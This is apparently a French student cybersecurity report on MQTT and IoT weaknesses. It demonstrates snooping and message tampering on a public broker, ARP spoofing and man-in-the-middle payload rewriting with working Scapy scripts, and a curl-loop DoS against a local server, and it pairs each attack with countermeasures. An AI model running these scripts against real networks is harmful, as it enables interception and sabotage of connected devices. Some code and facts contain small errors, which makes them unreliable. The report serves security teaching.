Année 2025

SAE-2.03 RAPPORT CYBERSÉCURITÉ

Auteurs : Auduberteau Emilien & Robin Eliott

SOMMAIRE

INTRODUCTION

Avec l'essor rapide des objets connectés (IoT - Internet of Things), notre quotidien et nos environnements professionnels sont de plus en plus interconnectés. Ces dispositifs, allant des montres intelligentes aux capteurs industriels, échangent constamment des données via Internet, formant ainsi des systèmes d'information complexes.

Cependant, cette connectivité accrue s'accompagne d'une surface d'attaque beaucoup plus large. Failles de sécurité, mises à jour inexistantes, mots de passe par défaut ou encore absence de chiffrement sont autant de vulnérabilités courantes dans les systèmes IoT. Ces faiblesses peuvent être exploitées pour compromettre la confidentialité, l'intégrité ou la disponibilité des données.

Analyser ces vulnérabilités et mettre en œuvre des mesures de sécurité robustes est donc essentiel pour accompagner le développement de l'IoT de manière fiable et durable.

Dans ce rapport, nous allons suivre une démarche progressive et se concentrer sur le protocole MQTT.
Dans un premiers temps, nous allons identifier la vulnérabilité. Ensuite nous allons exploiter cette faille de sécurité à travers une démonstration. Enfin, nous verrons comment mettre en œuvre des mesures de sécurité efficaces pour se prémunir contre ce type d'attaque .

MQTT SNOOPING

Description

Les brokers MQTT publics, comme ceux utilisés pour les tests (ex. : test.mosquitto.org), ne nécessitent d'authentification, que ce soit avec des token d'authentification ou de de mots de passe. Cela signifie que n'importe qui peut s'y connecter librement, publier des messages ou s'abonner à des topics sans aucune vérification d'identité.

L'absence de token d'authentification et de contrôle d'accès sur les brokers MQTT publics représente un risque important. En effet, les messages échangés peuvent être interceptés ou consultés par n'importe quel utilisateur connecté au broker. De plus, rien n'empêche un tiers malveillant d'injecter des données non autorisées ou falsifiées dans le système, ce qui peut-être extrêmement dangereux si des capteurs commandent des machines ou déclenchent des automates...

Ci-dessous, nous allons mettre en oeuvre des types d'attaques.




Schéma représentant l'attaque MQTT Snooping

Exploitation

Binary Image Payload

S’abonner à tous les topics (#) pour ne récuperer que les images

```
mosquitto_sub -h test.mosquitto.org -t "#" -v |
grep -Eai '/9j'
```

Ce que renvoie la commande

Base 64 encoded

Reconstruction de l’image à partir des données binaires

ENSUITE, IL FAUT TRANSFORMER LES DONNÉES ENCODÉES EN BASE 64 EN HEXADECIMALE POUR POUVOIR ÊTRE CONVERTIE EN FORMAT IMAGE AVEC LA COMMANDE SUIVANTE :

```
xxd -r -p image.txt > image.jpg
```

Images reconstruites à partir des données binaires

Image 1

Image 2

Image 3

Après vérifications sur Google Image, toutes ces photos ont été téléchargé sur Google. On ne sait pas vraiment ce que ces images font là sachant que dans le Json, il fait mention de “PersonCount” et de “Camera 01”. L’hypothèse la plus probable est que ce soit un projet en cours...

LED Manipulation Attack

S'abonner à tous les topics (#) pour ne récuperer que le topic qui nous intéresse

NOUS ALLONS ICI SIMULER UNE ATTAQUE QUI PERMET DE MODIFIER LES VALEURS DANS UN TOPIC QUI N'EST PAS LE NOTRE. POUR CELA, NOUS NOUS ABONNONS AU TOPIC QUE L'ON VEUT AFIN D'EXTRAIRE LE MOT CLÉ "LED" POUR CHANGER SON ÉTAT DE "ON" À "OFF".

Machine de la victime

```
python publish_mqtt.py
```

Exécution d'un programme permettant de "publish" un état de Led sur un topic

```
python subscribe_mqtt.py
```

S'abonner à notre topic pour que l'on puisse recevoir les informations du capteur... (ou pas)

Machine de l'attaquant

```
mosquitto_sub -h test.mosquitto.org -t "iot/led" -C 1 | grep -qi '"led": *"c "on"'
&&
mosquitto_pub -h test.mosquitto.org t "iot/led" -m '{"led": "off"}'
```

Permet de récuperer le message sur le topic de la victime afin de le modifier en modifiant la valeur de la led à "Off"

Machine de la victime

```
C:\Users\eliot\Desktop\sae203\sub.py:21: DeprecationWarning: Callback API version
1 is deprecated,
client = mqtt.Client()
Connecté avec le code de résultat : 0
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = on
Message reçu sur iot/led: LED = off
```

Changement d'état...

Résumé de MQTT Spoofing

Comme nous venons de le voir, quand l'on "publish" des données sur les serveurs MQTT publics, l'on peut avoir accès à l'ensemble des topics qui existent sur le serveur…

Dans la première exploitation de MQTT Spoofing, nous voyons que je me suis abonné au topic #, qui signifie l'ensemble des topics. Cependant pas tout les serveurs MQTT publics acceptent l'abonnement à ce topic. Toutefois sans même avoir accès à ce topic, nous pouvons toujours récuperer les informations qui circulent grâce à du brute force (s'abonner à des topics aléatoires).

Solutions de sécurité

Comme nous venons de le voir, tout le monde peut avoir accès à nos données. Ce qui peut être dérangeant si l'on éteint une simple Led mais extrêmement dangereux si des données sensibles y circulaient, comme par exemple des mesures de niveau de Co2 ou bien de Gaz qui, lors d'une anomalie déclencherait une alarme, un automate ou encore un dispositif de sécurité…

C'est pour cela que, si l'on possède des données sensibles, il est impérativement recommandé de mettre en place une signature ou bien une authentification afin que seule la personne autorisé ait le droit à publier des données sur ce topic.
Une autre solution consiste à héberger le serveur MQTT (Mosquitto, EMQX) dans son réseau local, ce qui évite que des personnes mal intentionnées essayent d'accéder à vos données…

PROTOCOLE MQTT NON CHIFFRÉ

Description


MQTT est un protocole de messagerie léger utilisé pour la communication entre objets connectés (IoT). Il repose sur une architecture publish/subscribe dans laquelle un broker centralise les messages reçus (publish) et les distribue aux abonnés (subscribe). Ce protocole est très utilisé dans les systèmes embarqués et les plateformes IoT. Par défaut, MQTT fonctionne sur le port 1883 et ne chiffre pas les communications. Etant donné que le protocole MQTT ne chiffre pas ces données, plusieurs problèmes apparaissent :

1. Étant donné que les données circulent en clair, toute personne ayant accès au réseau peut utiliser des outils comme Wireshark pour espionner les échanges MQTT. Cela permet de récupérer des charges utiles (payload) ou parfois des identifiants et des mots de passe.
2. Si aucun mécanisme d'authentification n'est mis en place, un attaquant peut intercepter un paquet MQTT pour ensuite le modifier en mettant des informations falsifiées et l'envoyer vers le broker.

image wireshark

Exploitation

Man In the Middle Attack



L'objectif de cette attaque est de capturer tout le traffic que la victime effectue sur Internet. Pour cela, nous envoyons énormément de paquets ARP Requests avec l'adresse IP du routeur et notre adresse MAC afin que le cache ARP de la victime se mette à jour avec nos informations. Après quoi la victime croie communiquer directement avec le routeur, cependant tout le traffic passe par notre machine. Nous avons ensuite à faire en sorte d'agir comme passerelle entre la victime et le routeur afin de devenir incognito...
Cette attaque nous permet de récuperer les informations contenues dans les paquets où le protocole n'est pas chiffré pour ensuite y modifié les informations MQTT afin de mettre des valeurs falsifiées.

Programme Python Arp Spoofing

```python
from scapy.all import *
from time import *

interface = "Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC"
ip_cible = "192.168.1.13"
ip_routeur = "192.168.1.1"
mac_moi = get_if_hwaddr(interface)

#Création du Paquet ARP
arp_reply = ARP(
    op=2,
    psrc=ip_routeur,
    hwsrc=mac_moi,
    pdst=ip_cible
)

ethernet = Ether(dst="ff:ff:ff:ff:ff:ff", src=mac_moi)

# Trame finale
trame = ethernet / arp_reply

while True:
    sendp(trame, iface=interface, verbose=1
    sleep(2)
```

Programme Python permettant de bombarder de Réponses ARP grâce à la bibliothèque Scapy.

Cache ARP avant :

```
C:\Users\Emilien>arp -a
Interface 10.192.19.18 --- 0xa
Adresse Internet    Adresse physique    Type
10.192.19.1         b0-41-6f-06-4b-92   Dynamique
10.192.19.255       ff-ff-ff-ff-ff-ff   Statique

...
```

@IP : @routeur
@Mac : @routeur

Cache ARP après :

```
C:\Users\Emilien>arp -a
Interface 10.192.19.18 --- 0xa
Adresse Internet    Adresse physique    Type
10.192.19.1         94-08-53-56-ec-bd   Dynamique
10.192.19.255       ff-ff-ff-ff-ff-ff   Statique

...
```

@IP : @routeur
@Mac : @hacker

Faire la passerelle entre la victime et le routeur + modifier le payload

```python
from scapy.all import *
import threading
from time import sleep


interface = "Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC"
ip_victime = "10.192.19.18"
ip_routeur = "10.192.19.1"

mac_moi = get_if_hwaddr(interface)
mac_victime = getmacbyip(ip_victime)
mac_routeur = getmacbyip(ip_routeur)



def arp_spoofing():
    arp_to_victime = Ether(dst=mac_victime)/ARP(op=2, psrc=ip_routeur, pdst=ip_victime, hwsrc=mac_moi)
    while True:
        sendp(arp_to_victime, iface=interface, verbose=0)
        sleep(2)

def packet_forwarder():
    def process(packet):
        # On filtre que les paquets IP/TCP avec payload
        if packet.haslayer(IP) and packet.haslayer(TCP) and packet.haslayer(Raw):
            ip = packet[IP]
            tcp = packet[TCP]
            payload = packet[Raw].load

            # De la victime vers l'extérieur
            if ip.src == ip_victime:
                try:
                    if b"on" in payload:
                        print(f"[MQTT] Message détecté: {payload}")

                        # Modifier le payload
                        new_payload = payload.replace(b"on", b"off")

                        # Recréer le paquet avec le payload modifié
                        new_pkt = Ether(src=mac_moi, dst=mac_routeur) / \
                                  IP(src=ip_victime, dst=ip.dst, ttl=ip.ttl) / \
                                  TCP(sport=tcp.sport, dport=tcp.dport, seq=tcp.seq, ack=tcp.ack,
flags=tcp.flags, window=tcp.window) / \
                                  Raw(load=new_payload)

                        # Forcer recalcul des checksums
                        del new_pkt[IP].chksum
                        del new_pkt[TCP].chksum

                        sendp(new_pkt, iface=interface, verbose=0)

                    else:
                        # Transfert normal si rien à modifier
                        new_pkt = Ether(src=mac_moi, dst=mac_routeur) / ip / tcp / Raw(load=payload)
                        del new_pkt[IP].chksum
                        del new_pkt[TCP].chksum
                        sendp(new_pkt, iface=interface, verbose=0)


                except Exception as e:
                    print(f"[!] Erreur traitement MQTT: {e}")



    sniff(prn=process, store=0, iface=interface, filter="tcp port 1883")

if __name__ == "__main__":
    threading.Thread(target=arp_spoofing, daemon=True).start() #Thread de ARP Spoofing
    try:
        packet_forwarder()
    except KeyboardInterrupt:
        print("\n[*] Arrêt du script...")
```

Ce programme fonctionne sur deux threads, le premier sert à bombarder de réponse ARP sur la victime. Le deuxième sert à intercepter et modifier les messages MQTT.
Pour cela, nous filtrons en fonction du port non-chiffré 1883, ensuite nous interceptons le payload MQTT pour ensuite changer la valeur "on" de la led à "off". Puis nous modifions le paquet pour qu'il puisse être correctement envoyé (recalculs des checksums).

Cependant, ce programme contient quelques bugs. Par exemple, il a des erreurs de connexion au niveau de la victime sur le serveur MQTT, pas tous les messages arrivent à aller jusqu'au broker, quelques "led: on" arrivent à y acceder et très rarement des "led: off"...

Nous avons une après-midi entière à étudier le sujet et à essayer de régler le bug en vaint...
Pour l'instant avec notre niveau, nous n'avons pas réussi à trouver les bugs.

Voici quelques screenshots de l'attaque

Envoie des messages MQTT par la victime

```
Connecté au MQTT Broker!
Envoyé à {"Led": "on"}
Envoyé à {"Led": "on"}
Envoyé à {"Led": "on"}
Envoyé à {"Led": "on"}
Envoyé à {"Led": "on"}
Échec envoi /foo/iot/
Envoyé à {"Led": "on"}
Envoyé à {"Led": "on"}
Connecté au MQTT Broker!
Échec envoi /foo/iot/
Échec envoi /foo/iot/

...
```

Interception des messages par le pirate

```
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}"
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}"
[MQTT] Message détecté: b'0\x18\00\t/foo/iot/{"Led": "on"}'
[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}'

[MQTT] Message détecté: b'0\x18\x00\t/foo/iot/{"Led": "on"}0\x18\x00\/foo/iot/{"Led": "on"}"
```

Réception des messages sur le topic /foo/iot


```
C:\Users\Emilien\Desktop\SAE203>python mqtt_subscribe.py
Connecté au MQTT Broker!
Reçu "{"Led": "on"} du topic /foo/iot/
État de la LED: on
Reçu {"Led": "on"} du topic `/foo/iot/
État de la LED: on
Reçu {"Led": "on"} du topic `/foo/iot/
État de la LED: on
Reçu {"Led": "on"} du topic `/foo/iot/
État de la LED: on
Reçu {"Led": "off"
Le payload n'est pas un JSON valide ou ne contient pas l'état de la LED.
du topic `/foo/iot/
Reçu {"Led": "on"}
État de la LED: on
```

Résumé de l'attaque de l'ARP Spoofing ou Man-In-The-Middle

En résumé, nous avons vu que le protocole MQTT n'était pas un protocole chiffré. Nous l'avons aussi démontrer en simulant une attaque Man-In-The-Middle.
Il y a plusieurs variante de cette attaque, soit nous décidons de juste observer ce que la victime envoie afin passer inaperçu et faire de la reconnaissance (sniffing passif), soit nous décidons de changer les valeurs dès que les messages sont reçus (sniffing actif). Aussi, nous pouvons observer les messages MQTT et les modifier occasionnellement à la main ou via un programme afin de ne pas se faire détecter…

Solution de sécurité

Comme nous venons de le voir, le protocole MQTT n'est pas chiffré; cependant, il est possible de sécuriser les communications en y ajoutant une couche TLS, ce qui permettrait de chiffrer les messages échangés entre les clients et le broker.




DOS & DDOS

Description

Les attaques DOS (Denial of Service) et DDOS (Distributed Denial of Service) sont des tentatives de rendre un service, un site web ou un serveur inaccessible en le saturant de requêtes. L'attaque DOS est lancée depuis une seule machine, ce qui peut ralentir ou bloquer le système visé en consommant toutes ses ressources.

En revanche, l'attaque DDOS est beaucoup plus puissante car elle est menée depuis de nombreuses machines à la fois, souvent infectées et contrôlées à distance (un réseau appelé botnet). Cela rend la détection et la défense plus difficiles, car le trafic malveillant provient de plusieurs endroits à la fois. Bien qu'elles partagent le même objectif, les attaques DDOS causent des dommages bien plus importants que les attaques DOS classiques.



Exploitation

Attaque DoS

Démarrage du serveur en local

```
python3 -m http.server 8000
```

Ressources du serveur en fonctionnement

```
PID    USER   PR  NI   VIRT   RES   SHR  S  %CPU  %MEM   TIME+   COMMAND
20390  emil   20  0    713071 17408 8704 S  2.3   0.5  0:00.31   python3
```

Command : htop

Commande DoS

```
for i in {1..10000}; do curl http://localhost:8000 > /dev/null 2>&1 & done
```

Cette ligne de commande permet d'envoyer 10000 requêtes au serveur à la vitesse du processeur

Ressources du serveur pendant le DoS

```
PID    USER   PR  NI   VIRT   RES   SHR  S  %CPU  %MEM   TIME+   COMMAND
20390  emil   20  0    713071 17408 8704 S  89.3  0.5  0:00.31   python3
```

Attaque DDoS

Nous n'allons pas exploiter l'attaque DDoS pour plusieurs raisons, la première est que nous ne possédons pas de réseau de botnet et heureusement d'ailleurs. Deuxièmement nous voyons qu'avec une seule machine, notre serveur Web utilise presque 90% du CPU qui lui a été attribué. Si l'on décidait d'attaquer ce serveur Web, cela ne changera pas grand chose à part augmenter la surcharge du CPU un peu plus.

Résumé des attaques par DoS ou DDoS

Comme nous l'avons vu, une attaque par déni de service peut rendre un serveur Web lent voir inaccessible.
Cela pose un énorme problème de sécurité, en effet au-delà dégrader l'accessibilité aux données, le serveur ne peux plus envoyé de requêtes MQTT aux client abonnés, ce qui peut-être dangereux si une machine a besoin de ces informations, comme par exemple, si un incendie de déclenche et qu'en même temps, le serveur MQTT se fait DDoS, l'appareil chargé de répondre à ce problème ne voyant rien, agira comme si de rien n'était.

Solutions de sécurité

Limiter la fréquence des requêtes

L'une des premières méthode est de limiter la fréquence de connexion en fonction d'une adresse IP. C'est à dire que s'il y a plus de 25 requêtes par seconde, on bloque l'adresse IP.
Dans le cas d'un DDoS, cela est un peu plus compliqué car certains botnet possèdent plus de 9 millions de machines infectées, ce qui vaudrait dire qu'il faudrait bannir 9 millions d'adresses IP et on risque de bloquer des utilisateurs légitimes. De plus, certains attaquants utilisent des IP valides, géographiquement dispersées, rendant la détection encore plus difficile.

Utiliser un reverse proxy

La deuxième méthode consiste à utiliser un reverse proxy car il permet de load balancer le traffic vers les différents serveurs. Il permet aussi de masquer l'IP réel du serveur ce qui permet de, lors d'une attaque de changer de proxy pour ne pas surcharger les serveurs. De plus, le reverse proxy permet de mettre en place un pare-feu applicatif (WAF) qui permet de bloquer des attaques DDoS.

Utiliser des services spécialisés


Les solutions ci-dessus sont surtout efficaces pour les attaques DoS simples. Pour les attaques DDoS complexes, il faudrait utiliser des services spécialisés comme Cloudflare ou AWS Shield.
L'on pourrait aussi avoir accès à un système de détection comportementale avancée grâce à l'IA.

QOS DU PROTOCOLE MQTT

Description

Contrairement à d'autres protocole applicatifs, le protocole MQTT possède une QOS (Quality of Service) que l'on peut "activer". Le protocole MQTT possède 3 niveaux de QOS.
1) Le niveau 0 ne possède aucunes QOS, il correspond simplement à une requête publish.
2) Dans le niveau 1, nous sommes sûr que le message a bien été reçu, cependant cela peut générer des doublons.
3) Le niveau 3 permet quand à lui d'être sûr que le message ait bien été livré UNE fois, mais assez lourd en traffic.

Si un message très important est envoyé avec une QOS de 0 et que la machine abonné n'a pas reçu le message, cela peut poser problème (exemple de l'incendie). Cependant si le message est envoyé régulièrement, cela ne poserait surement pas de problèmes.. La gravité dépend de l'importance et de la fréquence d'envoie des messages.



Solution de sécurité

Il n’existe pas de solution de sécurité propre à chaque niveau de QoS dans MQTT. Chaque niveau de QoS correspond simplement à un degré de garantie de livraison des messages, et le choix dépend du besoin de l’utilisateur en termes de fiabilité. La sécurité, elle, doit être gérée séparément, indépendamment du niveau de QoS choisi.


FIABILITÉ DU CAPTEUR

Description

En cybersécurité, la fiabilité d'un capteur désigne sa capacité à fournir des données précises, cohérentes et non altérées. Un capteur fiable est essentiel pour garantir l'intégrité des systèmes de détection, qu'il s'agisse de surveiller une température ou un mouvement.

Toute compromission d'un capteur qu'elle soit due à une défaillance technique peut fausser les résultats, perturber les décisions automatisées.
Par exemple, si un capteur de fumée défectueux ne détecte pas un départ d'incendie ou, au contraire, en signale un à tort, cela peut avoir des conséquences graves : absence de réaction en cas réel, déclenchement inutile d'un système d'alarme ou arrêt d'équipements critiques.

Dans des systèmes automatisés, ces erreurs peuvent entraîner des pertes matérielles, des interruptions de service, voire des risques pour la sécurité humaine. C'est pourquoi garantir la fiabilité et la sécurité des capteurs est essentiel.



Modes de défaillance et modèles de distribution

Exploitation

Nous allons ici reproduire une situation qui peut se passer réellement. Nous sommes l'ingénieur des systèmes d'information dans une entreprise de raffinerie. Nous avons mis en place un système automatisé pour détecter des fuites de gaz, de départ de feu ou bien de températures anormales. Nous avons mis en place toutes les protections possible (cryptage, authentification forte, pare-feu...) sur notre système d'information. Cependant malgré cette architecture sécurisée, un élément peut compromettre l'ensemble du dispositif : un capteur défectueux...

Programme de supervision

```
C:\Users\emili\Desktop\SAE203\Rapport Cyber\cateur-defectueux>python sub.py
Connecté au MQTT Broker!
{'temp': '17', 'unit': '°C'}
Mis dans la bdd!
{'temp': '25', 'unit': '°C'}
Mis dans la bdd!
{'temp': '21', 'unit': '°C'}
Mis dans la bdd!
{'temp': '26', 'unit': '°C'}
Mis dans la bdd!
{'temp': '100', 'unit': '°C'}
Mis dans la bdd!
{'temp': '100', 'unit': '°C'}
Mis dans la bdd!
{'temp': '23', 'unit': '°C'}
Mis dans la bdd!
{'temp': '23', 'unit': '°C'}
Mis dans la bdd!
```

